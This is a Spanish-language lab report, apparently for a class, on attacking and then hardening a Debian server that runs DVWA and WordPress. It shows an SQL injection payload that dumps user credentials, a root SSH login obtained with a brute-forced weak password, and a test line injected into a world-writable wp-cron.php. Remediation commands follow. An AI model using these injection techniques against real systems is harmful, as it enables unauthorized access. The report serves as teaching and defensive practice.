
Payload clave: User ID: 1' OR '1='1



The screenshot shows the same DVWA SQL Injection interface. The User ID input field now contains "1' OR '1='1". The output below shows: "ID: 1", "First name: admin", and "Surname: admin" in red text.

Query resultante: SELECT first\_name, last\_name FROM users  
WHERE user\_id = '1' OR '1='1'



The screenshot shows the DVWA SQL Injection interface again. The User ID input field contains "1' OR '1='1". The output displays five rows of user data, each with a different first name and surname, indicating that the query was successfully modified to return all user records:

- ID: 1' OR '1='1  
First name: admin  
Surname: admin
- ID: 1' OR '1='1  
First name: Gordon  
Surname: Brown
- ID: 1' OR '1='1  
First name: Hack  
Surname: Me
- ID: 1' OR '1='1  
First name: Pablo  
Surname: Picasso
- ID: 1' OR '1='1  
First name: Bob  
Surname: Smith

Resultado: En lugar de 1 user, devuelve 5 usuarios completos:

- admin / admin
- gordon / brown
- 1337 / h4x0r
- pablo / picasso
- bob / smith

El bypass 1' OR '1'='1 escaló de recon pasivo a credenciales válidas sin ruido, posicionando al operador como admin persistente del target.

### 3.6. Escalada de privilegios

La escalada de privilegios en este laboratorio es consecuencia directa del éxito del ataque de fuerza bruta descrito en el apartado anterior. Mediante Hydra, el atacante descubre que la cuenta root del servicio SSH utiliza la contraseña extremadamente débil 123456, lo que convierte un vector de acceso remoto en un compromiso total del sistema.

A partir de este hallazgo, el siguiente paso es establecer una sesión SSH interactiva con la máquina Debian objetivo (192.168.1.54) desde la máquina Kali

Una vez dentro, se ejecutan los comandos whoami e id para verificar el nivel de privilegios obtenido, confirmando que la sesión corresponde al usuario root con UID 0, es decir, con control absoluto sobre el sistema operativo.

```

└─# ssh root@192.168.1.63
The authenticity of host '192.168.1.63 (192.168.1.63)' can't be established.
ED25519 key fingerprint is: SHA256:y+azUUsJLjX3WV8+EjMaTB4WybwH7XBLCt7vp3zvLg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.63' (ED25519) to the list of known hosts.
root@192.168.1.63's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_6
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 12 20:35:25 2026 from 192.168.1.62
root@debian:~# ls -la
total 44
drwx----- 6 root root 4096 Oct  8  2024 .
drwxr-xr-x 19 root root 4096 Sep 30  2024 ..
-rw-----  1 root root 142 Feb 12 20:35 .bash_history
-rw-r--r--  1 root root 571 Apr 10  2021 .bashrc
drwx----- 2 root root 4096 Jul 31  2024 .cache
drwx----- 3 root root 4096 Jul 31  2024 .config
-rw-----  1 root root 20 Oct  8  2024 .lessht
drwxr-xr-x  3 root root 4096 Jul 31  2024 .local
-rw-----  1 root root 609 Sep 30  2024 .mysql_history
-rw-r--r--  1 root root 161 Jul  9  2019 .profile
drwx----- 2 root root 4096 Jul 31  2024 .ssh
root@debian:~# █

```

Desde la perspectiva del Red Team, esta escalada de privilegios no requiere explotar vulnerabilidades locales complejas como fallos en SUID, kernel exploits o bypasses de mecanismos de seguridad avanzados: la propia combinación de permitir el inicio de sesión remoto del usuario root y reutilizar una contraseña trivial hace que la obtención de privilegios máximos sea una consecuencia casi inmediata del ataque de fuerza bruta inicial. Este comportamiento se alinea directamente con OWASP A07:2021 (Identification and Authentication Failures) y A05:2021 (Security Misconfiguration), ya que muestra cómo una mala política de autenticación y un hardening deficiente de SSH permiten que un atacante pase de no tener acceso alguno a dominar por completo el servidor en cuestión de minutos.

### 3.7. Vulnerabilidad adicional

Durante la revisión de la raíz del sitio web (/var/www/html) se comprobó que tanto el directorio como los ficheros de WordPress presentaban permisos 777 (drwxrwxrwx y -rwxrwxrwx), permitiendo lectura, escritura y ejecución para cualquier usuario del sistema. En particular, el archivo wp-cron.php, responsable de ejecutar tareas programadas de WordPress, tiene permisos -rwxrwxrwx 1 www-data www-data ... /var/www/html/wp-cron.php, lo que permite su modificación por usuarios no privilegiados.



```
kali@KALI: ~
Session  Acciones  Editar  Vista  Ayuda
drwxr-xr-x  2 root root 4096 Jul 31 2024 .
drwxr-xr-x 10 root root 4096 Jul 31 2024 ..
total 260
drwxrwxrwx  6 www-data www-data 4096 Feb 11 13:04 .
drwxr-xr-x  3 root     root    4096 Sep 30 2024 ..
drwxr-xr-x 12 www-data root    4096 Feb 10 19:41 DVWA
-rwxrwxrwx  1 www-data www-data 523 Sep 30 2024 .htaccess
-rwxrwxrwx  1 www-data www-data 10701 Sep 30 2024 index.html
-rwxrwxrwx  1 www-data www-data 405 Feb  6 2020 index.php
-rwxrwxrwx  1 www-data www-data 19915 Dec 31 2023 license.txt
-rwxrwxrwx  1 www-data www-data 7409 Jun 18 2024 readme.html
-rwxrwxrwx  1 www-data www-data 7387 Feb 13 2024 wp-activate.php
drwxrwxrwx  9 www-data www-data 4096 Sep 10 2024 wp-admin
-rwxrwxrwx  1 www-data www-data 351 Feb  6 2020 wp-blog-header.php
-rwxrwxrwx  1 www-data www-data 2323 Jun 14 2023 wp-comments-post.php
-rwxrwxrwx  1 www-data www-data 3017 Sep 30 2024 wp-config.php
drwxrwxrwx  5 www-data www-data 4096 Feb 10 20:00 wp-content
-rwxrwxrwx  1 www-data www-data 5638 May 30 2023 wp-cron.php
drwxrwxrwx 30 www-data www-data 12288 Sep 10 2024 wp-includes
-rwxrwxrwx  1 www-data www-data 2502 Nov 26 2022 wp-links-opml.php
-rwxrwxrwx  1 www-data www-data 3937 Mar 11 2024 wp-load.php
-rwxrwxrwx  1 www-data www-data 51238 May 28 2024 wp-login.php
-rwxrwxrwx  1 www-data www-data 8525 Sep 16 2023 wp-mail.php
-rwxrwxrwx  1 www-data www-data 28774 Jul  9 2024 wp-settings.php
-rwxrwxrwx  1 www-data www-data 34385 Jun 19 2023 wp-signup.php
-rwxrwxrwx  1 www-data www-data 4885 Jun 22 2023 wp-trackback.php
-rwxrwxrwx  1 www-data www-data 3246 Mar  2 2024 xmlrpc.php
root@debian:~#
```

Para verificar el impacto, se añadió al inicio de wp-cron.php la instrucción:

- `file_put_contents('/tmp/wp_cron_pwned.txt', "cron ejecutado\n", FILE_APPEND);`

Tras invocar `http://192.168.1.54/wp-cron.php` desde el navegador, se generó el archivo `wp_cron_pwned.txt` dentro del directorio temporal privado de Apache,

(`/tmp/systemd-private-...-apache2.service-.../tmp/wp_cron_pwned.txt`), conteniendo varias líneas con el texto “cron ejecutado”. Esto demuestra que un atacante podría inyectar código arbitrario en wp-cron.php (o en cualquier otro fichero PHP de WordPress) y conseguir que se ejecute bajo el contexto del servidor web (www-data) cada vez que se dispare el cron interno o se acceda a la ruta afectada.

```
kali@KALI: ~
Session Acciones Editar Vista Ayuda
/usr/lib/systemd/system/anacron.service
/usr/lib/systemd/system/anacron.timer
/usr/lib/systemd/system/dpkg-db-backup.timer
/usr/share/bash-completion/completions/crontab
/usr/share/man/man1/crontab.1.gz
/usr/share/man/man1/wsrep_sst_mariabackup.1.gz
/usr/share/man/man1/wsrep_sst_backup.1.gz
/usr/share/man/man5/crontab.5.gz
/usr/share/man/man5/anacrontab.5.gz
/usr/share/man/man8/anacron.8.gz
/usr/share/man/man8/cron.8.gz
/usr/share/doc/libipc-system-simple-perl/examples/rsync-backup.pl
/usr/share/doc/passwd/examples/passwd.expire.cron
/usr/share/doc/cron/examples/cron-tasks-review.sh
/usr/share/doc/cron/examples/cron-stats.pl
/usr/share/doc/cron/examples/crontab2english.pl
/usr/share/doc/cron/README.anacron
/usr/share/lintian/overrides/cron-daemon-common
/usr/libexec/dpkg/dpkg-db-backup
/usr/bin/wsrep_sst_backup
/usr/bin/crontab
/usr/bin/wsrep_sst_mariabackup
/home/debian/.mozilla/firefox/4xxmsohp.default-esr/logins-backup.json
/run/crond.reboot
/run/crond.pid
/tmp/systemd-private-d2b9a724ca85476a926477d842747cdb-apache2.service-MTxPLn/tmp/wp_cr
on_pwned.txt
/var/lib/mysql/ddl_recovery-backup.log
```

```
root@debian:~# cat /tmp/systemd-private-d2b9a724ca85476a926477d842747cdb-apache2.servi
ce-MTxPLn/tmp/wp_cron_pwned.txt
cron ejecutado
cron ejecutado
cron ejecutado
cron ejecutado
```

Esta situación constituye una misconfiguración crítica alineada con OWASP A05:2021 Security Misconfiguration y OWASP A01:2021 Broken Access Control, ya que rompe el principio de mínimo privilegio y permite a usuarios no privilegiados alterar código ejecutable en producción, facilitando la creación de backdoors persistentes y la ejecución remota de código.

## 4. Blue Team - Remediación

### 4.1. Contención inmediata

El primer objetivo de la fase Blue Team es detener el incidente en curso y evitar que el compromiso se agrave, siguiendo las guías de respuesta a incidentes de NIST SP 800-61 (fase de contención antes de la erradicación).

En este caso concreto, el análisis forense previo demuestra que toda la

actividad maliciosa se ha ejecutado desde la propia máquina (127.0.0.1), sin evidencias de una IP remota atacante en los logs. Por tanto, la contención no se basa en el bloqueo de una dirección IP externa, sino en el aislamiento controlado del servidor y la desactivación temporal de servicios y credenciales comprometidas.

En un primer momento se llevó a cabo una actualización inicial, con la que se redujo la superficie de exposición frente a vulnerabilidades conocidas en servicios críticos.

- sudo apt update
- sudo apt upgrade -y
- sudo apt full-upgrade -y
- sudo apt autoremove --purge -y

Posteriormente se realiza una contención técnica inmediata sobre el sistema en ejecución, orientada a estabilizar el entorno antes de aplicar cambios permanentes:

- Identificación y finalización de procesos asociados al ataque. Se revisaron los procesos activos para localizar posibles sesiones de explotación o herramientas en ejecución relacionadas con el compromiso (Hydra, shells web, procesos bajo el usuario www-data):

- ps aux | grep -E 'hydra|shell|www-data|bash -p'

```
root@debian:~# ps aux | grep -E 'hydra|shell|www-data|bash - p'
www-data    783  0.0  0.3 269388 25936 ?        S   12:20  0:00 /usr/sbin/apache2 -k start
www-data    784  0.0  0.7 347120 58464 ?        S   12:20  0:01 /usr/sbin/apache2 -k start
www-data    785  0.0  0.2 269268 16272 ?        S   12:20  0:00 /usr/sbin/apache2 -k start
www-data    786  0.0  0.3 269388 25768 ?        S   12:20  0:00 /usr/sbin/apache2 -k start
www-data    787  0.0  0.5 269912 40892 ?        S   12:20  0:00 /usr/sbin/apache2 -k start
www-data   1790  0.0  0.2 269268 16272 ?        S   13:14  0:00 /usr/sbin/apache2 -k start
root      2903  0.0  0.0  6464  2032 pts/1   S+  14:17  0:00 grep -E hydra|shell|www-data|bash - p
```

A continuación, se procedió a finalizar forzosamente estos procesos para cortar cualquier sesión activa:

- pkill -9 -f hydra
- pkill -9 -f shell.php
- pkill -9 -u www-data
- ps aux | grep -E 'hydra|shell'

```
root@debian:~# pkill -9 -f hydra
root@debian:~# pkill -9 -f shell.php
root@debian:~# pkill -9 -u www-data
root@debian:~# ps aux | grep -E 'hydra|shell'
root      3118  0.0  0.0  6332  2072 pts/1    S+   14:21   0:00 grep -E hydra|shell
root@debian:~#
```

La última comprobación confirmó la ausencia de procesos maliciosos, dejando el sistema en un estado estable para continuar con la respuesta.

- Aislamiento lógico del servidor comprometido.

De acuerdo con NIST SP 800-61, una estrategia de contención efectiva consiste en aislar el sistema afectado para evitar nuevos accesos mientras se investiga. En este laboratorio, el servidor Debian se mantuvo en una red interna controlada (host-only), sin exposición directa a Internet, limitando su alcance a la máquina de administración y evitando que terceros pudieran seguir explotando los servicios vulnerables identificados.

- Detención temporal de servicios críticos mientras se investiga.

Para reducir la superficie de ataque durante la contención, se detuvieron de forma temporal los principales servicios implicados en el compromiso (SSH, FTP, servidor web y base de datos), manteniendo operativa únicamente la consola de administración:

- systemctl stop ssh
- systemctl stop vsftpd
- systemctl stop apache2
- systemctl stop mariadb

```
root@debian:~# systemctl stop ssh
root@debian:~# systemctl stop vsftpd
root@debian:~# systemctl stop apache2
root@debian:~# systemctl stop mariadb
```

Esta medida impide que se sigan realizando intentos de autenticación remota, conexiones anónimas a FTP o explotación de vulnerabilidades web mientras se revisan configuraciones y se planifican las acciones de erradicación.

- Revocación y bloqueo de credenciales comprometidas.

El análisis forense y la fase Red Team evidenciaron el uso de contraseñas extremadamente débiles, como 123456 para la cuenta root de SSH y para la base de datos MariaDB, así como credenciales de WordPress almacenadas en texto plano en wp-config.php. Como medida de contención se procedió a bloquear temporalmente el inicio de sesión directo del usuario root y a preparar el cambio de contraseñas en los servicios afectados:

- passwd -l root
- mysql -u root -p
- ALTER USER 'root'@'localhost' IDENTIFIED BY 'Nueva\_Contraseña\_Fuerte';

```
root@debian:~# passwd -l root
passwd: password changed.
root@debian:~# mysql -u root -p
Enter password:
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)
```

Como parte de la contención, se bloqueó el inicio de sesión de la cuenta root mediante passwd -l root, y se dejó detenido el servicio de base de datos MySQL/MariaDB. Los intentos de conexión (mysql -u root -p) devolvieron el error 2002 (no se puede conectar al socket /run/mysqld/mysqld.sock), evidenciando que el servicio permanecía parado mientras se completaba la fase de respuesta

- Preservación de evidencias antes de aplicar cambios profundos.

Todas estas acciones de contención se han realizado sobre el sistema de laboratorio, manteniendo como referencia la imagen forense E01 previamente adquirida con FTK Imager y verificada mediante hashes MD5 y SHA1. Esto garantiza que la evidencia original permanece intacta para futuras revisiones o auditorías, cumpliendo con las buenas prácticas de preservación definidas por NIST y las metodologías forenses aplicadas.

Con estas medidas se logra una contención efectiva a corto plazo, limitando el impacto del incidente y preparando el entorno para la siguiente fase.

## 4.2. Erradicación de amenazas

Una vez estabilizado el sistema mediante la contención, la siguiente fase según NIST SP 800-61 consiste en erradicar todas las causas raíz del incidente y eliminar los artefactos maliciosos y configuraciones inseguras, antes de proceder al hardening definitivo. En el servidor Debian analizado, la erradicación se centra en tres ejes principales: eliminación de aplicaciones vulnerables usadas solo para laboratorio, desactivación/borrado de servicios mal configurados y corrección de permisos y archivos que permiten persistencia.

- Eliminación de aplicaciones deliberadamente vulnerables (DVWA) del entorno de producción.

Durante la fase Red Team se desplegó DVWA en /var/www/html/DVWA utilizando credenciales débiles de MariaDB para demostrar vulnerabilidades de inyección SQL. Mantener DVWA en un servidor que debe regresar a producción supondría una puerta de entrada permanente, por lo que se procede a su eliminación completa:

```
- rm -rf /var/www/html/DVWA
```

```
|root@debian:~# rm -rf /var/www/html/DVWA
```

Con ello se erradica el vector de SQLi de laboratorio, dejando únicamente las aplicaciones necesarias para el servicio.

- Retirada del servicio FTP anónimo inseguro (vsftpd).

El análisis forense evidenció que vsftpd estaba configurado con anonymous\_enable=YES, write\_enable=YES y sin chroot de usuarios, lo que permitía conexiones anónimas y potencial subida de archivos en un entorno sin jaulas ni controles. Dado que el uso de FTP no es un requisito crítico del servidor y constituye un vector clásico de backdoor/persistencia, se opta por deshabilitarlo por completo:

- systemctl stop vsftpd

- systemctl disable vsftpd
- apt purge -y vsftpd

```
root@debian:~# systemctl stop vsftpd
root@debian:~# systemctl disable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
Removed "/etc/systemd/system/multi-user.target.wants/vsftpd.service".
root@debian:~# apt purge -y vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  linux-image-6.1.0-22-amd64
Use 'apt autoremove' to remove it.
The following packages will be REMOVED:
  vsftpd*
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 351 kB disk space will be freed.
(Reading database ... 170703 files and directories currently installed.)
Removing vsftpd (3.0.3-13+b2) ...
Processing triggers for man-db (2.11.2-2) ...
(Reading database ... 170649 files and directories currently installed.)
Purging configuration files for vsftpd (3.0.3-13+b2) ...
root@debian:~#
```

Esta acción elimina el servicio, su binario y su configuración, reduciendo la superficie de ataque y el riesgo de uso indebido futuro.

- Corrección de permisos excesivos en el árbol web de WordPress.

En la fase Red Team se constató que el directorio /var/www/html y ficheros como wp-cron.php estaban con permisos 777, permitiendo que cualquier usuario escribiera código PHP ejecutable y creara backdoors persistentes. Como parte de la erradicación, se normalizan los permisos y la propiedad del contenido web:

- chown -R www-data:www-data /var/www/html
- find /var/www/html -type d -exec chmod 750 {} \;
- find /var/www/html -type f -exec chmod 640 {} \;

```
root@debian:~# chown -R www-data:www-data /var/www/html
```

```
root@debian:~# find /var/www/html -type d -exec chmod 750 {} \;
root@debian:~# find /var/www/html -type d -exec chmod 640 {} \;
```

Con esta acción se elimina la posibilidad de que usuarios no autorizados modifiquen el código de la aplicación sin pasar por los canales legítimos de despliegue.

- Eliminación de posibles artefactos temporales y scripts usados en el ataque.

A lo largo de las pruebas de explotación se generaron ficheros temporales y scripts de apoyo (por ejemplo, archivos en /tmp o dentro de rutas privadas de Apache). Para evitar que estos elementos se utilicen como punto de reentrada, se realiza una limpieza sistemática:

- rm -f /tmp/wp\_cron\_pwned.txt
- rm -f /tmp/\*.sh
- find /var/www -name "shell.php" -delete

```
root@debian:~# rm -f /tmp/wp_cron_pwned.txt
root@debian:~# rm -f /tmp/*.sh
root@debian:~# find /var/www -name "shell.php" -delete
```

Esta limpieza complementa la finalización de procesos realizada en contención y asegura que no queden restos funcionales del ataque en el sistema.

- Revisión y eliminación de servicios y paquetes innecesarios.

Aprovechando la información de dpkg.log y del escaneo de servicios, se identifican componentes que no aportan valor al rol del servidor web y solo incrementan la superficie de ataque (por ejemplo, servidores de impresión o herramientas no requeridas). Se procede a desinstalar o deshabilitar dichos servicios, dejando la base sobre la que se implementará el hardening en el siguiente apartado:

- systemctl stop cups 2>/dev/null || true
- systemctl disable cups 2>/dev/null || true
- apt purge -y cups\* 2>/dev/null || true

```
root@debian:~# systemctl stop cups 2>/dev/null || true
root@debian:~# systemctl disable cups 2>/dev/null || true
root@debian:~# apt purge -y cups*2>/dev/null || true

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

E: Unable to locate package cups*2
E: Couldn't find any package by glob 'cups*2'
root@debian:~#
```

Esta erradicación de servicios superfluos sigue las recomendaciones de minimización de servicios recogidas en guías de bastionado Linux.

Tras estas acciones, el servidor Debian queda libre de aplicaciones deliberadamente vulnerables, servicios inseguros y artefactos de ataque conocidos, cumpliendo el objetivo de la fase de erradicación dentro del ciclo de respuesta a incidentes. A partir de este punto se puede abordar el hardening de servicios (SSH, FTP, MySQL, Apache).

Como parte de la erradicación y de acuerdo con las buenas prácticas de hardening, se revisaron las cuentas con privilegios de administrador en el sistema.

Para identificar posibles usuarios con UID 0 (equivalentes a root) se ejecutó:

- `getent passwd | awk -F: '$3 == 0 {print $1 ":" $3 ":" $6}'`

El resultado mostró únicamente la cuenta root, sin presencia de cuentas adicionales con UID 0.

Adicionalmente, se revisaron las cuentas con privilegios sudo mediante:

- `getent group sudo`
- `sudo grep -R "ALL=(ALL" /etc/sudoers /etc/sudoers.d 2>/dev/null`

```
root@debian:/# sudo grep -R "ALL=(ALL" /etc/sudoers /etc/sudoers.d 2>/dev/null
/etc/sudoers:root      ALL=(ALL:ALL) ALL
/etc/sudoers:debian   ALL=(ALL:ALL) ALL
/etc/sudoers:%sudo     ALL=(ALL:ALL) ALL
root@debian:/#
```

Las únicas entradas encontradas fueron root ALL=(ALL:ALL) ALL, el usuario legítimo debian ALL=(ALL:ALL) ALL y la regla genérica para el grupo %sudo

ALL=(ALL:ALL) ALL, sin rastro de usuarios adicionales o cuentas ocultas con privilegios elevados. De este modo se verificó que el sistema no mantenía cuentas administrativas sospechosas tras el incidente, cumpliendo con el objetivo de revisar y depurar los usuarios con privilegios root/sudo.

## 4.3. Hardening de servicios (SSH, FTP, MySQL, Apache)

### 4.3.1. Hardening de SSH

SSH es la puerta de administración remota del servidor: si está mal configurado (root por contraseña débil), el atacante entra y manda sobre todo.

El hardening consiste en:

- Cerrar el login directo de root.
- Quitar las contraseñas y obligar a usar claves (en producción).
- Dejar solo el protocolo seguro y registrar bien los intentos.

El servicio SSH constituía uno de los principales vectores de ataque, permitía el inicio de sesión remoto del usuario root con contraseña (PermitRootLogin yes y PasswordAuthentication yes), lo que facilitó que el atacante obtuviera acceso total mediante un ataque de fuerza bruta con Hydra y la contraseña débil 123456. Para eliminar esta vía de compromiso se ha aplicado un hardening del demonio SSH editando el fichero /etc/ssh/sshd\_config y estableciendo los siguientes parámetros:

- PermitRootLogin no
- PasswordAuthentication no
- PubkeyAuthentication yes
- Protocol 2

```
root@debian:~# grep -E 'PermitRootLogin|PasswordAuthentication|PubkeyAuthentication' /etc/ssh/sshd_config
PermitRootLogin yes
#PubkeyAuthentication yes
PasswordAuthentication yes
# PasswordAuthentication. Depending on your PAM configuration,
# the setting of "PermitRootLogin prohibit-password".
# PAM authentication, then enable this but set PasswordAuthentication
root@debian:~# nano /etc/ssh/sshd_config
root@debian:~# grep -E 'PermitRootLogin|PasswordAuthentication|PubkeyAuthentication' /etc/ssh/sshd_config
PermitRootLogin no
#PubkeyAuthentication yes
PasswordAuthentication no
# PasswordAuthentication. Depending on your PAM configuration,
# the setting of "PermitRootLogin prohibit-password".
# PAM authentication, then enable this but set PasswordAuthentication
root@debian:~#
```

Con estas medidas se bloquea el acceso directo de root, se deshabilita la autenticación por contraseña y se deja preparado el uso de autenticación fuerte basada en claves públicas, de acuerdo con las guías de hardening SSH para servidores Debian. Tras reiniciar el servicio (systemctl restart ssh) se verificó que los intentos de login como root mediante contraseña son rechazados, impidiendo la repetición del ataque de fuerza bruta demostrado en la fase Red Team.

```
(kali㉿KALI)-[~]
$ ssh root@192.168.1.54
root@192.168.1.54: Permission denied (publickey).
```

#### 4.3.2. Eliminación del servicio FTP inseguro (vsftpd).

El análisis forense de la configuración /etc/vsftpd.conf evidenció un servidor FTP extremadamente inseguro, con anonymous\_enable=YES, write\_enable=YES y sin chroot de usuarios locales, lo que permitía conexiones anónimas y potencial escritura de archivos en el sistema. Este escenario supone un riesgo elevado de backdoor y exfiltración de datos, por lo que en la fase de Erradicación de amenazas se decidió eliminar por completo el servicio vsftpd del servidor Debian, al no ser un requisito funcional para la aplicación.

Durante la erradicación se ejecutaron las siguientes acciones sobre el servicio FTP:

- systemctl stop vsftpd
- systemctl disable vsftpd
- apt purge -y vsftpd

Con ello se detuvo FTP, se deshabilitó su arranque automático y se desinstaló el paquete del sistema, reduciendo de forma significativa la superficie de ataque. En esta fase se verificó que estas medidas se mantenían en el sistema: los intentos posteriores de parar o deshabilitar el servicio (systemctl stop/disable vsftpd) y la orden apt purge vsftpd indicaron que la unidad vsftpd.service ya no estaba cargada y que el paquete vsftpd no se encontraba instalado. De este modo se confirma que el puerto 21 permanece cerrado y que el vector de acceso anónimo identificado en el análisis forense ha sido completamente eliminado, alineando el servidor con las buenas prácticas de bastionado en las que se recomienda desactivar servicios innecesarios en lugar de mantenerlos expuestos.

```
root@debian:~# systemctl stop vsftpd
Failed to stop vsftpd.service: Unit vsftpd.service not loaded.
root@debian:~# systemctl disable vsftpd
Failed to disable unit: Unit file vsftpd.service does not exist.
root@debian:~# apt purge -y vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package 'vsftpd' is not installed, so not removed
The following package was automatically installed and is no longer required:
  linux-image-6.1.0-22-amd64
Use 'apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@debian:~# █
```


#### 4.3.3. Hardening de la base de datos MySQL/MariaDB.

El análisis forense de wp-config.php mostró que la aplicación utilizaba credenciales extremadamente débiles (DB\_PASSWORD=123456) reutilizadas para la cuenta root, lo que suponía un riesgo crítico de compromiso total de la base de datos en caso de explotación de una vulnerabilidad de inyección SQL. Además, la configuración por defecto permitía potencial exposición del puerto 3306 más allá del propio host, incrementando la superficie de ataque.

Como medida de endurecimiento se reforzó la configuración del servidor MariaDB editando los ficheros de configuración incluidos por /etc/mysql/my.cnf. En concreto, se creó el fichero /etc/mysql/mariadb.conf.d/50-server.cnf, donde se definió la sección mysqld con la siguiente directiva:

```
[mysqld]
```

```
bind-address = 127.0.0.1
```



```
File Edit View Search Terminal Help
GNU nano 7.2          debian@debian: ~
/etc/mysql/mariadb.conf.d/50-server.cnf *
#
# These groups are read by MariaDB server.
# Use it for options that only the server (but not clients) should see
#
# this is read by the standalone daemon and embedded servers
[server]
#
# this is only for the mysqld standalone daemon
[mysqld]
bind-address = 127.0.0.1
#
# * Basic Settings
#
#user                = mysql
pid-file            = /run/mysqld/mysqld.pid
basedir              = /usr
#datadir             = /var/lib/mysql
#tmpdir               = /tmp
```

Esta configuración obliga a que el servicio MariaDB escuche únicamente en la interfaz de loopback (localhost), impidiendo conexiones remotas directas al puerto 3306 y limitando el acceso a procesos que se ejecutan en el propio servidor Debian. Tras aplicar el cambio se reinició el servicio (systemctl restart mariadb) y se verificó su estado con systemctl status mariadb y ss -tuln | grep 3306, confirmando que el puerto 3306 quedaba ligado a la dirección 127.0.0.1.

```
● mariadb.service - MariaDB 10.11.6 database server
   Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; preset: enabled)
   Active: active (running) since Wed 2026-02-11 22:07:14 EST; 11s ago
